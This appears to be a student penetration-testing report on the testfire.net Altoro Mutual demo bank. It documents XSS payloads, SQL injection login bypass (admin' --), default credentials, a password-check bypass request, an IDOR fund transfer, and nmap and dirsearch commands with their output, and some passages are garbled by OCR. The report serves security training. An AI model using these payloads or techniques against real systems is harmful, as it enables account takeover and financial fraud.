

# Vulnerability Assessment & Penetration Testing (VAPT) Report

Target: <http://testfire.net/>

Date: 02/10/2025

Home page of target:

The screenshot shows the homepage of the Altoro Mutual website. The header features the Altoro Mutual logo and navigation links for 'Sign In', 'Contact Us', 'Feedback', and 'Search'. A banner at the top right reads 'DEMO SITE ONLY'. The main content area is divided into sections: 'PERSONAL' (with links to Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, and Other Services), 'SMALL BUSINESS' (with links to Deposit Products, Lending Services, Cards, Insurance, Retirement, and Other Services), and 'INSIDE ALTORO MUTUAL' (with links to About Us, Contact Us, Locations, Investor Relations, Press Room, and Subscribe). The central part of the page contains three main sections: 'Online Banking with FREE Online Bill Pay' (image of a couple in front of a house), 'Business Credit Cards' (image of a stack of credit cards), and 'Real Estate Planning' (image of a couple hugging). The footer includes links for Privacy Policy, Security Statement, Server Status Check, REST API, and a copyright notice from 2008-2017.

## Vulnerability Details

### 1. Information Disclosure or Sensitive Data Exposure (Specifically via a poorly secured REST API endpoint on the homepage).

#### a. Severity: High or Critical.

- It is **High** because a successful attack grants direct access to valid user credentials.
- It could be **Critical** if those credentials belong to an administrator, a service account, or are reused on other high-value systems.

#### b. Impact:

- **Direct Compromise:** The immediate impact is the **compromise of the jsmith user account**, allowing an attacker to log in and act as that user.
- **Horizontal Escalation:** If jsmith has access to sensitive data (customer records, financial data, intellectual property), this data is exposed.
- **Vertical Escalation:** If the jsmith account is a service account or an administrator, the attacker could gain full control over the application or even the underlying server infrastructure.
- **Reputation Damage & Regulatory Fines:** If customer data is breached, the organization faces potential regulatory non-compliance (e.g., GDPR, HIPAA) and severe reputational harm.
- **Wider API Attack Surface:** The presence of the API URL itself on the homepage suggests poor security hygiene, potentially exposing other unauthenticated or weakly protected endpoints.

Their is Rest API URI is present in the home page after getting into it got jsmith credentials.

The screenshot shows a REST API documentation interface. At the top, there is a green button labeled "POST" and the endpoint "/login". Below this, a note states: "After a successful login a token is returned. This is a Bearer token. To authenticate with it use the Authorization header and set value to Bearer empty space and the token value." Under the heading "Parameters", there is a table with one row. The table columns are "Name" and "Description". The "Name" column contains "body \* required (body)". The "Description" column contains "Username and password combination to allow users to log-in". Below this table, there is a "Example Value" section with a "Model" example: 

```
{ "username": "jsmith", "password": "demo1234" }
```

. At the bottom of the screenshot, there is a "Parameter content type" dropdown menu set to "application/json".

Logged in as jsmith

[PERSONAL](#)

[SMALL BUSINESS](#)

## Hello John Smith

Welcome to Altoro Mutual Online.

View Account Details:

800002 Savings

### Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

## 2. Use of Default/Weak Credentials (Often categorized under Authentication Flaws or Inadequate Credential Management).

### a. Severity: Critical.

- This is the highest level of severity because it grants an unauthenticated attacker **immediate, full administrative access** to the system. There is no need for brute-forcing, exploiting a flaw, or performing complex steps.

### b. Impact:

- **Total System Compromise:** An attacker now has the highest level of access possible, allowing them to:
  - **Modify/Delete Data:** Access, change, or destroy any application or customer data.
  - **System Takeover:** Install malicious software, change configurations, or create backdoors.
  - **Lateral Movement:** Use the compromised system as a launchpad to attack other systems on the network.
- Regulatory Non-Compliance: This type of failure almost guarantees a violation of data protection laws (like GDPR, HIPAA, etc.) if customer data is involved.
- **Reputation Damage:** A successful attack leading to data loss or system downtime will cause severe reputational harm and potential legal liability.

tried credentials:

Username:admin & Password:admin

Got admin panel

The screenshot shows a web-based account interface. At the top, there are two tabs: "PERSONAL" and "SMALL BUSINESS". Below the tabs, the main content area displays a greeting: "Hello Admin User". It includes a welcome message: "Welcome to Altoro Mutual Online.", a dropdown menu for "View Account Details" set to "800000 Corporate", and a "GO" button. A prominent message says "Congratulations!" followed by the text: "You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply." At the bottom of the page, there is a footer with links for "API" and "© 2025 Altoro Mutual, Inc."

### **3. Broken Authentication and Authorization** (Specifically, a flaw in the Re-authentication/Step-up Authentication mechanism).

This is sometimes called a **Logic Flaw** because the application's logic for verifying the password check is fundamentally broken.

#### **a. Severity: High.**

- It is High because an attacker (or a user with malicious intent) who has already gained session access can bypass a critical security control (password re-entry) to perform a sensitive financial action. It directly compromises the **integrity** of the user's account and the financial transaction.

#### **b. Impact:**

- **Financial Fraud and Account Takeover:** An attacker who has merely hijacked an existing, active session (e.g., through XSS, session fixation, or a previously stolen session cookie) can instantly perform sensitive actions like increasing the credit limit, transferring funds, changing contact information, or adding new payment recipients—all without ever knowing the actual password.
- **Bypassing Security Controls:** The intended "step-up authentication" (re-entering the password) is a control designed to confirm the user's identity before high-risk actions. Bypassing it renders this critical security measure useless.
- **Reputational and Trust Damage:** If users suffer financial losses because of this flaw, the institution's reputation and user trust will be severely damaged.

## **Congratulations!**

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

After clicking apply button for Altoro Gold Visa we have to input password for authentication in this we can add any random text for authentication.

# Altoro Mutual Gold Visa Application

**No application is needed.** To approve your new \$10000 Altoro Mutual Gold Visa with an 7.9% APR simply enter your password below.

Password:

**Submit**

```
POST /bank/ccApply HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0)
Gecko/20100101 Firefox/143.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://testfire.net
Connection: keep-alive
Referer: http://testfire.net/bank/apply.jsp
Cookie: JSESSIONID=5A63C46273575D0FCB8565089213BD9DF; AltoroAccounts=
"0DAwMDAyfLNhdmLuZ3N+MS44NDQ2NzQ0MDc4MDA1NDUzRTE5fDgwMDAwM35DaGVja2luZ3
42LjkyMjMzNzIwMzkwMDIyOUUyMHw0NTMSMDgyMDMSMzk2Mjg4fkNyZWRpdCBDYXJkfjEwM
C40Mnw=";
Upgrade-Insecure-Requests: 1
Priority: u=0, i

passwd=test&Submit=Submit
```

```
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type: text/html;charset=ISO-8859-1
4 Content-Length: 5361
5 Date: Thu, 02 Oct 2025 10:19:23 GMT
6
7
8
9
10
11
12
13
14 <!-- BEGIN HEADER -->
15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
16 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
17 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
18
19
20
21 <head>
```

# Altoro Mutual Gold Visa Application

Your new Altoro Mutual Gold VISA with a \$10000 and 7.9% APR will be sent in the mail.

## 4. Cross-Site Scripting (XSS).

### a. Severity: Medium to High.

It is generally considered High because an attacker can completely compromise the integrity and confidentiality of the victim's session.

### b. Impact:

- **Session Hijacking/Account Takeover:** The attacker can steal the victim's **session cookies** (which prove they are logged in) and use them to hijack the victim's account.
- **Data Theft:** Attackers can use JavaScript to read sensitive information displayed on the page (e.g., credit card numbers, personal data) and send it to their own server.
- **Malicious Redirection:** The attacker can secretly redirect the victim to a malicious website (e.g., a phishing page) to trick them into entering credentials.
- **Defacement and Reputation Damage:** The attacker can alter the appearance of the compromised page to display inappropriate or malicious content, damaging the website's credibility and trust.
- **Keylogging:** In advanced scenarios, an attacker can use JavaScript to record all the victim's keystrokes while they are on the compromised page.

### Script:

```
<script>alert("xss")</script>
```

Input field:



Pop up:

 testfire.net

XSS

OK

## 5. Cross-Site Scripting (XSS).

### a. Severity: Medium to High.

It is generally considered High because an attacker can completely compromise the integrity and confidentiality of the victim's session.

### b. Impact:

- **Session Hijacking/Account Takeover:** The attacker can steal the victim's **session cookies** (which prove they are logged in) and use them to hijack the victim's account.
- **Data Theft:** Attackers can use JavaScript to read sensitive information displayed on the page (e.g., credit card numbers, personal data) and send it to their own server.
- **Malicious Redirection:** The attacker can secretly redirect the victim to a malicious website (e.g., a phishing page) to trick them into entering credentials.
- **Defacement and Reputation Damage:** The attacker can alter the appearance of the compromised page to display inappropriate or malicious content, damaging the website's credibility and trust.
- **Keylogging:** In advanced scenarios, an attacker can use JavaScript to record all the victim's keystrokes while they are on the compromised page.

### Script:

```
<img/src/onerror=prompt(8)>
```


Location: rest api .

Input field:



A screenshot of a web browser's search bar. The URL 'ack' is visible, followed by a search term in quotes: '<img/src/onerror=prompt(8)>'. To the right of the search term are two buttons: 'Go' and 'Search'.

Pop up:



## 6. Cross-Site Scripting (XSS).

### a. Severity: Medium to High.

It is generally considered High because an attacker can completely compromise the integrity and confidentiality of the victim's session.

### b. Impact:

- **Session Hijacking/Account Takeover:** The attacker can steal the victim's **session cookies** (which prove they are logged in) and use them to hijack the victim's account.
- **Data Theft:** Attackers can use JavaScript to read sensitive information displayed on the page (e.g., credit card numbers, personal data) and send it to their own server.
- **Malicious Redirection:** The attacker can secretly redirect the victim to a malicious website (e.g., a phishing page) to trick them into entering credentials.
- **Defacement and Reputation Damage:** The attacker can alter the appearance of the compromised page to display inappropriate or malicious content, damaging the website's credibility and trust.
- **Keylogging:** In advanced scenarios, an attacker can use JavaScript to record all the victim's keystrokes while they are on the compromised page.

Script:

```
<script\x20type="text/javascript">javascript:alert(1);</script>
```

Location: <http://testfire.net/bank/queryxpath.jsp?content=queryxpath.jsp>

The screenshot shows a web application interface. At the top, there are three navigation tabs: 'MY ACCOUNT' (selected), 'PERSONAL', and 'SMALL BUSINESS'. Below the tabs, there's a sidebar with a 'I WANT TO ...' section containing links: 'View Account Summary', 'View Recent Transactions', 'Transfer Funds', 'Search News Articles', and 'Customize Site Language'. The main content area has a heading 'Search News Articles' and a sub-instruction 'Search our news articles database'. A search input field contains the value '>javascript:alert(1);</script>' and a 'Query' button is next to it. Below the input field, a message says 'News title not found, try again'. At the bottom of the page, there's a footer with links: 'Privacy Policy', 'Security Statement', 'Server Status Check', 'REST API', and a copyright notice: '© 2025 Altiora Mutual, Inc.'

## 7. Cross-Site Scripting (XSS).

### a. Severity: Medium to High.

It is generally considered High because an attacker can completely compromise the integrity and confidentiality of the victim's session.


### b. Impact:

- **Session Hijacking/Account Takeover:** The attacker can steal the victim's **session cookies** (which prove they are logged in) and use them to hijack the victim's account.
- **Data Theft:** Attackers can use JavaScript to read sensitive information displayed on the page (e.g., credit card numbers, personal data) and send it to their own server.
- **Malicious Redirection:** The attacker can secretly redirect the victim to a malicious website (e.g., a phishing page) to trick them into entering credentials.
- **Defacement and Reputation Damage:** The attacker can alter the appearance of the compromised page to display inappropriate or malicious content, damaging the website's credibility and trust.
- **Keylogging:** In advanced scenarios, an attacker can use JavaScript to record all the victim's keystrokes while they are on the compromised page.

Script:


```
<script>alert(1)</script>
```

Location: [http://testfire.net/survey\\_questions.jsp?step=email](http://testfire.net/survey_questions.jsp?step=email)



The screenshot shows a web browser window with the following details:

- Address Bar:** testfire.net/survey\_questions.jsp?step=email
- Toolbar:** Includes icons for Back, Forward, Stop, Refresh, and a zoom level of 120%.
- Header:** Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec.
- User Profile:** Sign In | Contact Us | Feedback | Search | Inside ALTORO MUTUAL
- Content Area:**
  - Logo:** A stylized purple 'jal' logo.
  - Navigation:** PERSONAL, SMALL BUSINESS, INSIDE ALTORO MUTUAL.
  - Message:** Thanks
  - Form:** A text input field containing the script <script>alert(1)</script> and a Submit button.
  - Text:** Thank you for completing our survey. We are always working to improve our status in the eyes of our most important client: YOU. Please enter your email below and we will notify you soon as to your winning status. Thanks.



## 8. Cross-Site Scripting (XSS).

URL: [http://testfire.net/survey\\_questions.jsp?step=email](http://testfire.net/survey_questions.jsp?step=email)


Script:

```
<script>alert("hi")</script>
```

PERSONAL      SMALL BUSINESS

## Thanks

Thank you for completing our survey. We are always working to improve our status in the eyes of our members.



## **9. Improper Neutralization of Input during Web Page Generation (often categorized as a Missing Function Level Access Control or Improper Input Validation that leads to Email Spoofing).**

The core technical failure is that the server-side logic accepts and uses a sender email address provided by the client (you) without verifying if that email address actually belongs to the authenticated user or is even a legitimate address.

### **a. Severity: High.**

While it doesn't grant direct access to customer accounts, it allows the bank's own system to be weaponized for external attacks, severely compromising trust.

### **b. Impact:**

- **Phishing & Fraud:** An attacker can send convincing, malicious emails to *any* bank customer or employee, making it appear as though the email originated from a trusted source (e.g., *security@bank.com* or *ceo@bank.com*). Because the email appears to come directly from the bank's system, it bypasses many spam filters and carries high credibility.
  - **Reputation Damage:** The bank's email infrastructure could be blacklisted by email providers if it's used to send spam or phishing emails, damaging the bank's reputation and impairing legitimate communication.
  - **Impersonation:** The attacker can impersonate bank officials to commit fraud, gather sensitive information, or trick recipients into clicking malicious links.

Address: <http://testfire.net/feedback.jsp>

Email is not verifying for sender.

## Feedback

Our Frequently Asked Questions area will help you with many of your inquiries. If you can't find your question, return to this page and use the e-mail form below.

**IMPORTANT!** This feedback facility is not secure. Please do not send any account information in a message sent from here.

To: **Online Banking**

Your Name:

Your Email Address:

Subject:

Question/Comment:

Here I can change the senders email also.

| PERSONAL         | SMALL BUSINESS | INSIDE ALTORO MUTUAL |
|------------------|----------------|----------------------|
| <b>Thank You</b> |                |                      |

Thank you for your comments, John Smith. They will be reviewed by our Customer Service staff and given the full attention that they deserve. Our reply will be sent to your email: 1234@gmail.com

In feedback I can change to any sender email and any emailer name .

## 10.SQL Injection (SQLi).

This vulnerability occurs when user-supplied data is concatenated into a SQL query without proper sanitization or handling, allowing an attacker to modify the query's logic.

### a. Severity: Critical.

This is the highest level of severity. SQLi often allows for complete and immediate compromise of the application's database, which is the repository for all sensitive customer and financial data.

### b. Impact:

- **Total Data Compromise (Confidentiality):** The attacker can read, dump, and exfiltrate the entire contents of the database. This includes:
  - Customer Personally Identifiable Information (PII) like names, addresses, phone numbers.
  - Financial data, transaction records, and potentially even partial or full account numbers.
  - Usernames, password hashes, and security tokens for all users, including administrators.
- **Data Integrity Violation:** The attacker can modify or delete data, such as changing transaction records, altering balances, or destroying critical system configurations.
- **Authentication Bypass:** The attacker can bypass the login mechanism to log in as any user, including an administrator, gaining full administrative control over the application.
- **Denial of Service (DoS):** An attacker could potentially crash or lock the database, causing the banking website to become unavailable.

Sql injection on login page:

## Online Banking Login

|                                      |  |
|--------------------------------------|--|
| Username:                            | <input type="text" value="admin' --"/> |
| Password:                            | <input type="password" value="*****"/> |
| <input type="button" value="Login"/> |  |

Used payload:

Username:admin' –

Password: any characters

## Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

800000 Corporate ▾

GO

### Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Logged in as admin

Got all users on the website:

[Manage user ▾](#)

Users:

admin ▾

- admin
- jdoe
- jsmith
- sspeed
- tuser

Also tried sql injection for other users:

## Online Banking Login

Username:

Password:

## Hello Jane Doe

Welcome to Altoro Mutual Online.

View Account Details:

### Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!


Click [Here](#) to apply.

## 11.Nmap scan for the target.

```
[kali㉿kali] ~]$ nmap -sC -sV -v -p- --min-rate 10000 -T4 65.61.137.117
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-02 01:24 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
Initiating Ping Scan at 01:24
Scanning 65.61.137.117 [4 ports]
Completed Ping Scan at 01:24, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:24, 0.01s elapsed
Initiating SYN Stealth Scan at 01:24
Scanning 65.61.137.117 [65535 ports]
Discovered open port 443/tcp on 65.61.137.117
Discovered open port 8080/tcp on 65.61.137.117
Discovered open port 80/tcp on 65.61.137.117
Increasing send delay for 65.61.137.117 from 0 to 5 due to 11 out of 14 dropped probes since last increase.
Completed SYN Stealth Scan at 01:24, 13.83s elapsed (65535 total ports)    Welcome to Altoro Mutual Online.
Initiating Service scan at 01:24
Scanning 3 services on 65.61.137.117
Completed Service scan at 01:24, 4.80s elapsed (3 services on 1 host)
NSE: Script scanning 65.61.137.117.
Initiating NSE at 01:24
Completed NSE at 01:24, 15.43s elapsed
Initiating NSE at 01:24
Completed NSE at 01:24, 1.47s elapsed
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
Nmap scan report for 65.61.137.117
Host is up (0.098s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  tcpwrapped
|_http-server-header: Apache-Coyote/1.1
|_http-title: Altoro Mutual
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
443/tcp   open  tcpwrapped
| ssl-cert: Subject: commonName=demo.testfire.net
| Subject Alternative Name: DNS:demo.testfire.net
| Issuer: commonName=Sectigo RSA Domain Validation Secure Server CA/organizationName=Sectigo Limited/stateOrProvinceName=Greater Manchester/countryName=GB
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
|_Information: HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities.
| Not valid before: 2025-05-21T00:00:00
| Not valid after: 2026-06-21T23:59:59
| MD5: 04ai:2772:0069:3d65:01id:ded8:ccb0:201c
|_SHA-1: ale9:bd60:388b:84fa:bcc5:5ed7:b61b:b2b0:cc89:61fd
|_SSL-date: 2025-10-02T05:24:36+00:00; -6s from scanner time. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.
8080/tcp  open  tcpwrapped
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-server-header: Apache-Coyote/1.1

Host script results:
|_clock-skew: -6s

NSE: Script Post-scanning.
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
```



## 12.Directory enumeration on target

## Using dirsearch tool in terminal.

Dirsearch tool command for enumeration:

```
dirsearch -u http:// testfire.net/
```

```
[05:35:26] 302 - 0B - /admin/login.js → /login.jsp Hunter Exploit-DB Google
[05:35:26] 302 - 0B - /admin/manage.asp → /login.jsp
[05:35:26] 302 - 0B - /admin/mysql/index.php → /login.jsp
[05:35:26] 302 - 0B - /admin/phpMyAdmin → /login.jsp
[05:35:26] 302 - 0B - /admin/mysql2/index.php → /login.jsp
[05:35:26] 302 - 0B - /admin/logs/error_log → /login.jsp
[05:35:26] 302 - 0B - /admin/manage/admin.asp → /login.jsp
[05:35:26] 302 - 0B - /admin/logs/errors.log → /login.jsp
[05:35:26] 302 - 0B - /admin/mysql/ → /login.jsp
[05:35:26] 302 - 0B - /admin/phpmyadmin/ → /login.jsp
[05:35:26] 302 - 0B - /admin/logs/access.log → /login.jsp SONAL
[05:35:26] 302 - 0B - /admin/logs/access-log → /login.jsp
[05:35:26] 302 - 0B - /admin/phpmyadmin/index.php → /login.jsp
[05:35:26] 302 - 0B - /admin/manage → /login.jsp
[05:35:26] 302 - 0B - /admin/phpMyAdmin/index.php → /login.jsp
[05:35:26] 302 - 0B - /admin/phpmyadmin2/index.php → /login.jsp
[05:35:26] 302 - 0B - /admin/pMA/ → /login.jsp
[05:35:26] 302 - 0B - /admin/pma/index.php → /login.jsp After 2005-02-14
[05:35:26] 302 - 0B - /admin/tiny_mce → /login.jsp yyyy-mm-dd
[05:35:26] 302 - 0B - /admin/tinymce → /login.jsp
[05:35:26] 302 - 0B - /admin/upload.php → /login.jsp
[05:35:26] 302 - 0B - /admin/signin → /login.jsp
[05:35:26] 302 - 0B - /admin/private/logs → /login.jsp
[05:35:26] 302 - 0B - /admin/secure/logon.jsp → /login.jsp
[05:35:26] 302 - 0B - /admin/portalcollect.php?f=http://xxx&t=js → /login.jsp
[05:35:26] 302 - 0B - /admin/uploads.php → /login.jsp
[05:35:26] 302 - 0B - /admin/phpMyAdmin/ → /login.jsp
[05:35:26] 302 - 0B - /admin/views/ajax/autocomplete/user/a → /login.jsp
[05:35:26] 302 - 0B - /admin/user_count.txt → /login.jsp demonstrating the effectiveness
[05:35:26] 302 - 0B - /admin/web/ → /login.jsp
[05:35:26] 302 - 0B - /admin/PMA/index.php → /login.jsp
[05:35:26] 302 - 0B - /admin/pma/ → /login.jsp
[05:35:27] 302 - 0B - /admin/scripts/fckeditor → /login.jsp CL Technologies, Ltd., All
[05:35:27] 302 - 0B - /admin/release → /login.jsp
[05:35:27] 302 - 0B - /admin/sysadmin/ → /login.jsp
[05:35:27] 302 - 0B - /admin/sqladmin/ → /login.jsp
[05:35:27] 302 - 0B - /admin/sxd/ → /login.jsp
[05:35:27] 302 - 0B - /admin/pol_log.txt → /login.jsp
[05:35:27] 302 - 0B - /admin;/ → /login.jsp
[05:35:45] 401 - 35B - /api/application.wadl
[05:36:16] 200 - 8KB - /feedback.jsp
[05:36:27] 302 - 0B - /images → /images/
[05:36:39] 200 - 8KB - /login.jsp
[05:36:41] 302 - 0B - /logout.jsp → index.jsp
[05:37:14] 302 - 0B - /pr → /pr/
[05:37:24] 200 - 7KB - /search.jsp
[05:37:38] 302 - 0B - /static → /static/
[05:37:42] 302 - 0B - /swagger → /swagger/
[05:37:42] 200 - 1KB - /swagger/index.html
```

## **13.Insecure Direct Object Reference (IDOR).**

This occurs when an application exposes a direct reference to an internal implementation object (like an account number or user ID) and does not perform sufficient **authorization checks** to confirm that the *currently logged-in user* is allowed to access or modify that specific object.

- **Severity: Critical.**

This is the highest level of severity. In a banking context, an IDOR that allows fund transfers is equivalent to having a universal key to move money between accounts, leading to massive and immediate financial fraud.

- **Impact:**

- **Financial Theft and Fraud (Confidentiality & Integrity):** The attacker can transfer funds from *any* other customer's account to their own, leading to widespread financial loss for customers and the bank.
- **Total Data Compromise (Confidentiality):** If the IDOR applies to other objects, the attacker can view or download any other customer's personal data, transaction history, and account balances.
- **Regulatory Fines & Lawsuits:** The bank will face massive regulatory fines (e.g., for non-compliance with data protection laws) and certain lawsuits from affected customers.
- **Catastrophic Reputation Damage:** News of this flaw would instantly destroy public trust and potentially lead to a bank run or mass account closures.

Here I can transfer any unknown user's account money to my account or to any account .So this is very critical vulnerability present here.

[PERSONAL](#)

[SMALL BUSINESS](#)

## Hello John Smith

Welcome to Altoro Mutual Online.

View Account Details:

800002 Savings

GO

800002 Savings

800003 Checking

4539082039396288 Credit Card

**Congratulations!**

You have been pre-approved for an A

Click [Here](#) to apply.

[REST API](#) | © 2025 Altoro Mutual, Inc.

[PERSONAL](#)

[SMALL BUSINESS](#)

## Hello Jane Doe

Welcome to Altoro Mutual Online.

View Account Details:

800004 Savings

▼

GO

800004 Savings

800005 Checking

4485983356242217 Credit Card

**Congratulations!**

You have been pre-approved for an Al

Click [Here](#) to apply.

[REST API](#) | © 2025 Altoro Mutual, Inc.

This intercepted request is of jdoe transferring his 10 rs from ac 800004 to 800005 but I changed the from ac to 800002 .800002 ac is of another user named john smith.so jdoe used to get 10 rs using IDOR from john smith account in unauthorized way.

| jdoe  |  |
|---|--|
| Request   | Response   |
